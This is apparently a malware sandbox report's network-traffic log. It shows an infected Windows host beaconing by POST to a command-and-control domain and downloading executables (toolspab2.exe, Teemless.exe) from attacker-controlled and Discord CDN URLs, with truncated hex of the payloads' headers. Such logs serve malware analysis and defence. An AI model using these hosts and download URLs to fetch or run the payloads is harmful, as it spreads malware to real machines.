6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49803	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:10:01.497446060 CET	13741	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qbodwwvauw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 269 Host: host-data-coin-11.com
Jan 6, 2022 08:10:01.581808090 CET	13742	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:10:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49804	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:10:01.666280031 CET	13742	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://awjegmrw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 256 Host: host-data-coin-11.com
Jan 6, 2022 08:10:01.760637045 CET	13743	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:10:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49713	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:50.143276930 CET	115	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vvcfqhtqay.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 319 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:50.254925966 CET	116	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f7 11 b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49805	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:10:01.858304024 CET	13744	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xgrpufkyfv.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 361 Host: host-data-coin-11.com
Jan 6, 2022 08:10:01.939187050 CET	13745	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:10:01 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	49806	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49808	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	49809	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.3	49811	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.3	49812	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.3	49813	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.3	49814	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.3	49815	141.8.193.236	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.3	49817	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49714	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:50.341533899 CET	117	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ssbqc.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 203 Host: host-data-coin-11.com
Jan 6, 2022 08:08:50.424434900 CET	117	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 02 e9 1a d1 70 ae 59 4a d9 52 a6 be 67 e3 25 58 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e4 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OOjpYJRg%XQAc}yc0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.3	49818	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.3	49819	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.3	49820	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.3	49823	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.3	49824	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.3	49825	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49715	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:50.803955078 CET	118	OUT	GET /downloads/toolspab2.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacytools-foryou-777.com
Jan 6, 2022 08:08:50.867235899 CET	120	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:50 GMT Content-Type: application/x-msdos-program Content-Length: 307712 Connection: close Last-Modified: Thu, 06 Jan 2022 07:08:02 GMT ETag: "4b200-5d4e487f6726a" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd da db ac b9 bb b5 ff b9 bb b5 ff b9 bb b5 ff a7 e9 20 ff a8 bb b5 ff a7 e9 36 ff ca bb b5 ff 9e 7d ce ff ba bb b5 ff b9 bb b4 ff 7d bb b5 ff a7 e9 31 ff 80 bb b5 ff a7 e9 21 ff b8 bb b5 ff a7 e9 24 ff b8 bb b5 ff 52 69 63 68 b9 bb b5 ff 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 00 dc 84 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 b8 03 00 00 04 02 00 00 00 00 00 d0 cd 01 00 00 10 00 00 00 d0 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 47 e6 04 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 54 b7 03 00 28 00 00 00 00 40 05 00 18 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 78 1b 00 00 20 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 8a 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d4 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fe b7 03 00 00 10 00 00 00 b8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 04 20 01 00 00 d0 03 00 00 14 00 00 00 bc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 66 65 67 00 00 00 00 05 00 00 00 00 00 05 00 00 02 00 00 00 d0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 68 61 72 75 6d 65 73 4b 00 00 00 00 10 05 00 00 02 00 00 00 d2 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 78 65 63 61 74 ea 00 00 00 00 20 05 00 00 02 00 00 00 d4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6b 6f 6d 00 00 00 00 93 0d 00 00 00 30 05 00 00 0e 00 00 00 d6 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 18 90 00 00 00 40 05 00 00 92 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 3a 00 00 00 e0 05 00 00 3c 00 00 00 76 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 ba 03 00 62 ba 03 00 74 ba 03 00 8a ba 03 00 9a ba 03 00 aa ba 03 00 c6 ba 03 00 da ba 03 00 ee ba 03 00 fe ba 03 00 18 bb 03 00 32 bb 03 00 4a bb 03 00 5e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$ 6}}1!$RichPEL_@ GT(@x 8@.text `.data @.fe g@.harumesK@.daxecat @.kom0@.rsrc@@@.reloc:<v@BPbt2J^

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49716	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:53.131047964 CET	438	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://aamxt.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 282 Host: host-data-coin-11.com
Jan 6, 2022 08:08:53.219311953 CET	439	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49731	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:00 UTC	0	OUT	GET /32739433.dat?iddqd=1 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.233.81.115
2022-01-06 07:09:00 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:00 GMT Content-Type: text/html Content-Length: 153 Connection: close
2022-01-06 07:09:00 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.20.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49762	162.159.133.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	0	OUT	GET /attachments/928021103304134716/928022474753474631/Teemless.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 07:09:08 GMT Content-Type: application/x-msdos-program Content-Length: 538624 Connection: close CF-Ray: 6c931e800d1c6964-FRA Accept-Ranges: bytes Age: 84735 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Teemless.exe ETag: "9d7eb9be3b7f3a023430123ba099b0b0" Expires: Fri, 06 Jan 2023 07:09:08 GMT Last-Modified: Tue, 04 Jan 2022 20:29:59 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1641328199849354 x-goog-hash: crc32c=3nI44A== x-goog-hash: md5=nX65vjt/OgI0MBI7oJmwsA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 538624 X-GUploader-UploadID: ADPycdu1DO41oN0UnSuir1fPJEp38AABzDQYxXGrIHmxTh8cdElDVtqEihiNFQGrdY7U5D5-pI3dZZbrvYT2VH8uX2g X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2022-01-06 07:09:08 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 45 55 7a 55 36 56 4f 39 74 25 32 46 58 43 5a 6b 6e 6b 56 44 52 37 79 4e 31 32 48 6d 64 34 6d 66 56 32 70 51 7a 77 62 25 32 42 32 65 61 30 5a 66 25 32 42 7a 37 4b 36 67 79 6a 6f 79 66 73 45 42 6b 6d 69 57 53 36 51 70 71 38 54 72 73 65 49 6d 55 4c 71 45 6d 57 6f 77 42 4c 77 5a 77 4c 69 71 6d 75 61 5a 4a 33 39 70 56 4a 41 65 62 36 56 39 53 68 4f 65 66 48 43 64 35 44 38 78 34 73 34 32 59 51 70 44 30 51 5a 55 4b 35 6f 51 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=EUzU6VO9t%2FXCZknkVDR7yN12Hmd4mfV2pQzwb%2B2ea0Zf%2Bz7K6gyjoyfsEBkmiWS6Qpq8TrseImULqEmWowBLwZwLiqmuaZJ39pVJAeb6V9ShOefHCd5D8x4s42YQpD0QZUK5oQ%3D%3D"}],"group":"cf-nel","max_age":
2022-01-06 07:09:08 UTC	2	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 97 0a d0 c9 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 30 08 00 00 06 00 00 00 00 00 00 de 4e 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL00N `@ @
2022-01-06 07:09:08 UTC	3	IN	Data Raw: 00 00 1a 28 a7 00 00 06 2a 00 7e 28 a7 00 00 06 28 5d 01 00 06 38 00 00 00 00 72 33 0a 00 70 80 19 00 00 04 38 00 00 00 00 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 Data Ascii: (*~((]8r3p8********(*(**0***(*(*(*(*(*(*(*(*(*(*(*(*(
